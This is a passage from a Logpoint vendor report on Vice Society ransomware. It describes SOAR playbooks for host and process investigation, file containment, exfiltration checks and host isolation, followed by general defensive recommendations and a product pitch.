
Some important ones are discussed below:

Osquery Investigate Host

The Osquery Investigate Host playbook is an essential resource for host investigation tasks. It offers a comprehensive solution for retrieving vital information about a host's status. By consolidating various queries into a single playbook, this playbook simplifies and streamlines the investigation process, saving time and effort for security teams.

Generally, security teams would need to execute multiple queries to obtain different aspects of host information such as the operating system version, system uptime, logged-in users, startup items, firewall status, and security patch details. However, with the Osquery Investigate Host playbook, all of these features are conveniently combined into a single playbook, eliminating the need for separate queries and reducing complexity.

This playbook offers a comprehensive approach by providing the OS version, system uptime, currently logged-in users, startup items, firewall status, security patch information, and more, all within one playbook.



Back
Osquery Investigate Host - Main
Save
+ Add Action
Trigger
Investigate the provided host
Trigger
Annotation
Annotation
Gets the OS version of the host
Playbook
Playbook Osquery Get Host OS Version
Call playbook: Osquery Get Host OS Version
Annotation
Annotation
Fetches the uptime of the host at the time the live query runs
Playbook
Playbook Osquery Get Host Uptime
Call playbook: Osquery Get Host Uptime
Annotation
Annotation
Fetches the the installed OS security patches on the host ...
Playbook
Playbook Osquery Get Host Security Patch Installations
Call playbook: Osquery Get Host Security Patch Installations
Annotation
Annotation
Fetches the startup items configured on the host at the...
Playbook
Playbook Osquery Get Host Startup Items
Call playbook: Osquery Get Host Startup Items
Annotation
Annotation
Fetches the status of the host Firewall and Antivirus at the...
Playbook
Playbook Osquery Get Host FW and AV status
Call playbook: Osquery Get Host FW and AV status
Annotation
Annotation
Fetches the logged in users on the host at the time the live...
Playbook
Playbook Osquery Get Logged In Users
Call playbook: Osquery Get Logged In Users
End

Osquery Investigate Process


The 'Osquery Investigate Process' playbook is an invaluable resource for security teams seeking to investigate a specific process on a host. It provides a comprehensive set of features that enable thorough analysis and assessment of the process's behavior and potential security implications.

One of the key functionalities of this playbook is to enhance process investigation. It retrieves the process hash and utilizes VirusTotal integration to assess its reputation, providing insights into its potential association with malicious activities.

Another critical aspect of the playbook is examining the process's listening status. This helps determine if the process is actively listening for network connections, aiding in the identification of unauthorized access points or potential backdoors.

Additionally, the playbook checks for socket connections established by the process. This assists in detecting suspicious network communications, such as command-and-control activities or data exfiltration attempts.


Furthermore, the playbook analyzes the loaded dynamic-link libraries (DLLs) of the process, helping to identify any suspicious or unauthorized components that may indicate malicious behavior or attempts to bypass security measures.




Back
Osquery Investigate Process - Main
Save
+ Add Action
Annotation
Annotation
Get the hash of the process and send that to VirusTotal fo...
Playbook
Playbook Osquery Get Process Hash
Call playbook: Osquery Get Process Hash - Main
Filter
Filter SHA1
Filter SHA1 obtained from the source playbook
Api
Fetch file reputation from VirusTotal
VirusTotal Get File Reputation
Filter
Filter VirusTotal Positive Value
Filter VirusTotal Positive Value
If... Then
If VirusTotal detection found
If there is a VirusTotal detection then, activate the path to...
Else
Status
Change status by VT result
Increase the case severity by 50
Filter
Filter VirusTotal Total Value
Filter VirusTotal Total Value
Case Item
Case Item VirusTotal
Case item for VirusTotal hash check result
Annotation
Annotation
Check if the process is listening for connections on the host a...
Playbook
Playbook Get Process Listening Status
Call playbook: Osquery Get Process Listening Status - Main
Annotation
Annotation
Check if the process has open socket connections on the ho...
Playbook
Playbook Osquery Get Process Socket
Call playbook: Osquery Get Process Socket - Main
Annotation
Annotation
Check if the process has loaded suspicious DLLs at th...
Playbook
Playbook Osquery Get Process Suspicious DLL Loads
Call playbook: Osquery Get Process Suspicious DLL Loads
Status
Get Case Severity
Get Case severity
If... Then
Check total severity
Check total severity
Else
Status
Change case status
Change the case status at the end if the total case severity...
End

Malicious File Investigation and Containment

The playbook 'Malicious File Investigation and Containment' is intended to deal with possibly harmful files or processes. It starts by comparing the hash of the file to threat intelligence data to see if it is dangerous. If a match is detected, the playbook terminates the linked process and deletes the file from the impacted device.




Furthermore, the playbook expands its reach beyond the original device by looking for the same file hash on other network endpoints. If the file is detected on other devices, it is removed immediately to avoid further harm or data exfiltration. The playbook uses the functionality of the "AgentX Terminate Process" and "AgentX Remove Item" playbooks to carry out these activities, allowing analysts to effectively terminate malicious processes and delete damaging files from afflicted computers.



Back
LogPoint AgentX Terminate Process
Save
+ Add Action
Trigger
Trigger
Trigger
If... Then
Checking process id is null or not.
Checking process id is null or not.
Else
If... Then
Checking process name is null or not.
If process name is not given
Else
If... Then
Checking hostname is null or not.
Checking hostname is null or not.
Else
Api
Get the token which is required to make subsequent requests.
AgentX get Access token
Filter
Filter token
Filter token
Api
Get agent details such as platform, id.
Get agent details
Filter
Filter api message
Filter message
If... Then
checking for id of given hostname
checking for agent id of given hostname
Else
Filter
Filter agent id
Filter agent id
Filter
Filter agent platform
Filter agent platform
Script
Script
Return action/command as per platform
Api
AgentX terminate process
AgentX terminate process
Playbook
Wait 45 seconds
Wait 45 seconds
Query
Query for successful process termination
Query for successful process termination
If... Then
If successful query count is greater than zero
If successful query count is greater than zero
Else
Query
Query of fail process-termination
Query of fail process-termination
If... Then
If...Then
Query of fail process-termination QueryResultCou...
Else
Case Item
Null process case item
Both Process Id and process name is null.
Case Item
Null hostname Case Item
Null hostname Case Item
Case Item
Wrong hostname Case Item
Wrong Agent Id Case Item
Case Item
Case Item of Query for successful process termination
Case Item of Query for successful process termination
Case Item
Successfully terminated process case item Case Item
Successfully terminated process case item
Case Item
Case Item for Query of fail process-termination
Case Item of Query of fail process-termination
Case Item
Unsuccessful Case Item
Unsuccessful Case Item
Case Item
AgentX Active-Response logs not coming Case Item
Logs not received in log-point siem
Script
Script for status
Script for status
End
End
End


Possible Data Exfiltration

When a security analyst suspects data exfiltration within the enterprise network, they can employ the "Possible Data Exfiltration" playbook as a proactive measure. This playbook automates the investigation process to swiftly identify and validate whether data exfiltration is occurring. By executing predefined detection mechanisms and analysis techniques, the playbook delivers comprehensive results and findings to the analyst.


Back
Possible Data Exfiltration - Investigation
Save
+ Add Action
Trigger
Triggered by the ueba alert LP_Possible Exfiltration
Trigger
Query
Creation of Encrypted Winrar archive via CLI
This alert is triggered whenever creation of an encrypted RAR...
Query
Possible Data Exfiltration via FTP
Possible Data Exfiltration via FTP
Query
Windows Admin Shares - Process
This alert is triggered whenever use of hidden network shares...
Query
Possible Data Breach-Off Hour Transfer
This Alert is triggered whenever unauthorized transf...
Query
Network Share Discovery
This alert is triggered whenever net utility is used to query a...
If... Then
If...Then
check for result count
Else
Case Item
Creation of Encrypted Winrar archive via CLI
Creation of Encrypted Winrar archive via CLI
Case Item
Possible Data Exfiltration via FTP
Possible Data Exfiltration via FTP
Case Item
Case Item
Windows Admin Shares - Process
Case Item
Case Item
Possible Data Breach-Off Hour Transfer
Case Item
Case Item
Network Share Discovery
Playbook
Disable the user and reset the password
Disable the user and reset the password
Case Item
Case Item
Possible Data Exfiltration
Playbook
Isolate the Host
Isolate the host
Case Item
Possible Data Exfiltration
Possible Data Exfiltration
End

Isolating the Host

Where there is even slight suspicion that a machine has been compromised and is doing some shenanigans in the background like trying to make continuous connections with the C&C server, exfiltrating data, etc, security analysts are advised to isolate their host from the network. They can use the "AgentX Isolate Host" playbook can be employed as a proactive measure to mitigate potential risks by isolating that suspected host.



Note: Logpoint SOAR is highly adaptable and integrates seamlessly with over 400 security solutions. This extensive integration enables security teams to use the power of Logpoint's SOAR capabilities while using their preferred security solutions from a variety of vendors. What sets Logpoint apart is its dedication to providing tailored playbooks for each vendor, ensuring that the functionality or use cases are achieved in the most efficient and effective manner.

RECOMMENDATION

Vice Society is a very notorious criminal-minded Malware gang that employs a double extortion scheme for every possible financial gain. Here are some tips to prevent attacks from such vectors.

1. **Implement Secure Access Controls**
   Ensure that strong and unique passwords are used for all accounts, and implement multi-factor authentication (MFA) wherever possible. The Least Privilege policy needs to be implemented by providing employees with just the necessary permissions to do their job. Regularly review and revoke unnecessary privileges to reduce the attack surface. Limiting user access can prevent potential damage that can be caused by compromised user accounts.
2. **Keep Software and Systems Updated**
   Regularly apply security patches and updates to operating systems, software applications, and network devices to protect against known vulnerabilities. In the case where patching is not available or is not feasible to patch the vulnerability, mitigations provided by vendors should be applied. Also in other cases where many security issues need to be fixed, prioritize the issues based on severity and patch or apply mitigation accordingly.
3. **Conduct Regular Security Awareness Training**
   Educate staff on common cyber risks social engineering tactics, and data security best practices. Encourage a culture of cybersecurity attention and awareness. To combat these threats, organizations should provide regular training to employees on how to recognize and respond to social engineering attacks like phishing mail, including simulated exercises that replicate real-world scenarios. These simulations help identify vulnerable employees, and organizations can provide them with additional training and support needed to recognize and respond to such threats in the future.
4. **Use Robust Endpoint Protection**
   Deploy advanced endpoint detection and response capabilities with AgentX that can detect and prevent malware, ransomware, and other malicious activities on devices. These solutions can provide an additional layer of protection to your devices, by monitoring the activity of processes and services running on your device and alerting you to any suspicious or malicious activity.
5. **Employ Network Segmentation**
   Use network segmentation to keep important systems and sensitive data apart from the rest of the network. This helps to confine possible breaches and minimize attacker lateral movement. DMZ (Demilitarized Zone) and honeypots should be used for security isolation, Limited Attack Surface, Segmentation, and Compartmentalization.
6. **Strong Password Policy**
   Implementing robust password policies necessitates users to generate long passwords. Enforcing these requirements significantly diminishes the likelihood of unauthorized entry or malicious behavior. Additionally, it is crucial to emphasize the importance of avoiding password reuse across multiple accounts.
7. **Establish an Incident Response Plan**
   Develop a well-defined incident response plan that outlines the steps to be taken in case of a security incident. Conduct regular incident response drills to test your organization's response to a security incident to ensure its effectiveness and note down the lesson learned.

8. **Backup and Disaster Recovery Planning**
   Implement regular data backups and ensure offsite storage. Develop a comprehensive disaster recovery plan to quickly restore operations in case of a cyber incident. The 3-2-1 backup policy involves creating three copies of your important data, storing those copies in two different formats or locations, and keeping one copy offsite.
9. **Conduct Regular Vulnerability Assessments and Penetration Testing**
   Regularly perform vulnerability assessments and penetration testing to proactively identify and address weaknesses in your network infrastructure and applications. This helps prevent adversaries from exploiting vulnerabilities and gaining unauthorized access to your systems. Strengthen your security posture and minimize the risk of ongoing exploitation by implementing a robust vulnerability management program.
10. **Enable Log Monitoring and Analysis**
    Implement a centralized logging system like Logpoint to collect and analyze logs from various systems and devices. Monitor for suspicious activities, anomalous behavior, and indicators of compromise. Additionally, it is recommended to have an adequate log retention policy in place to ensure that log data is available for analysis in the event of an incident. For better visibility, it is recommended to have a log retention time of at least 6 months, but it may be necessary to retain logs for longer periods depending on regulatory or compliance requirements. In some cases, it may not be feasible to store logs for such mentioned time.
11. **Implement Web Filtering and Email Security**
    Utilize web filtering tools to block access to malicious websites and implement robust email security measures, including anti-phishing and anti-malware solutions.
12. **Audit privileged accounts**
    Auditing privileged accounts and their actions on a regular basis is vital because these accounts have enhanced rights that bad actors can use to obtain unauthorized access to sensitive information or key systems. Inadequate monitoring of privileged accounts can lead to their misuse, which can result in data breaches, system disruptions, and other security breaches with serious repercussions for an organization. Furthermore, auditing privileged accounts provide companies with significant information about their usage patterns, allowing them to make educated decisions about access limits, resource allocation, and risk mitigation.
13. **Implement Intrusion Detection and Prevention Systems**
    Deploy and maintain robust firewall and intrusion detection/prevention systems to monitor and control network traffic, preventing unauthorized access and detecting suspicious activities.

CONCLUSION

In conclusion, the Vice Society gang poses a serious risk to organizations because of its invasive techniques, data theft, and extortion strategies, which have gained worldwide notice. To properly tackle this danger, enterprises need a strong security system capable of detecting, investigating, and responding to Vice Society threats in real-time.

Converged SIEM, Logpoint's security operations platform, includes a number of comprehensive tools and features for detecting, analyzing, and mitigating the effect of Vice Society's operations. It allows security teams to automate important incident response procedures, capture vital logs and data, accelerate malware detection, and removal operations with features such as native endpoint solution AgentX and SOAR with pre-configured playbooks.

Security teams may automate investigation procedures, acquire vital insights into the scope of Vice Society's assaults, and quickly identify compromised systems or devices by leveraging the extensive capabilities of Logpoint's integrated platform. These improved incident response capabilities strengthen enterprises' overall security posture, allowing them to successfully protect vital systems and precious data from the Vice Society and other sophisticated threat actors.

In an ever-changing threat landscape, Logpoint provides enterprises with the tools and functionality they need to manage risks, strengthen defenses, and guard against the operations of groups like Vice Society.

REFERENCES

#StopRansomware: Vice Society | CISA
https://unit42.paloaltonetworks.com/vice-society-targets-education-sector/
An In-Depth Look at Vice Society Ransomware
How Vice Society Got Away With a Global Ransomware Spree
Vice Society leverages PrintNightmare in ransomware attacks
Vice Society spreads its own ransomware
Vice Society Ransomware Group Targets Manufacturing Companies
DEV-0832 (Vice Society) opportunistic ransomware campaigns impacting US education sector | Microsoft Security Blog

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**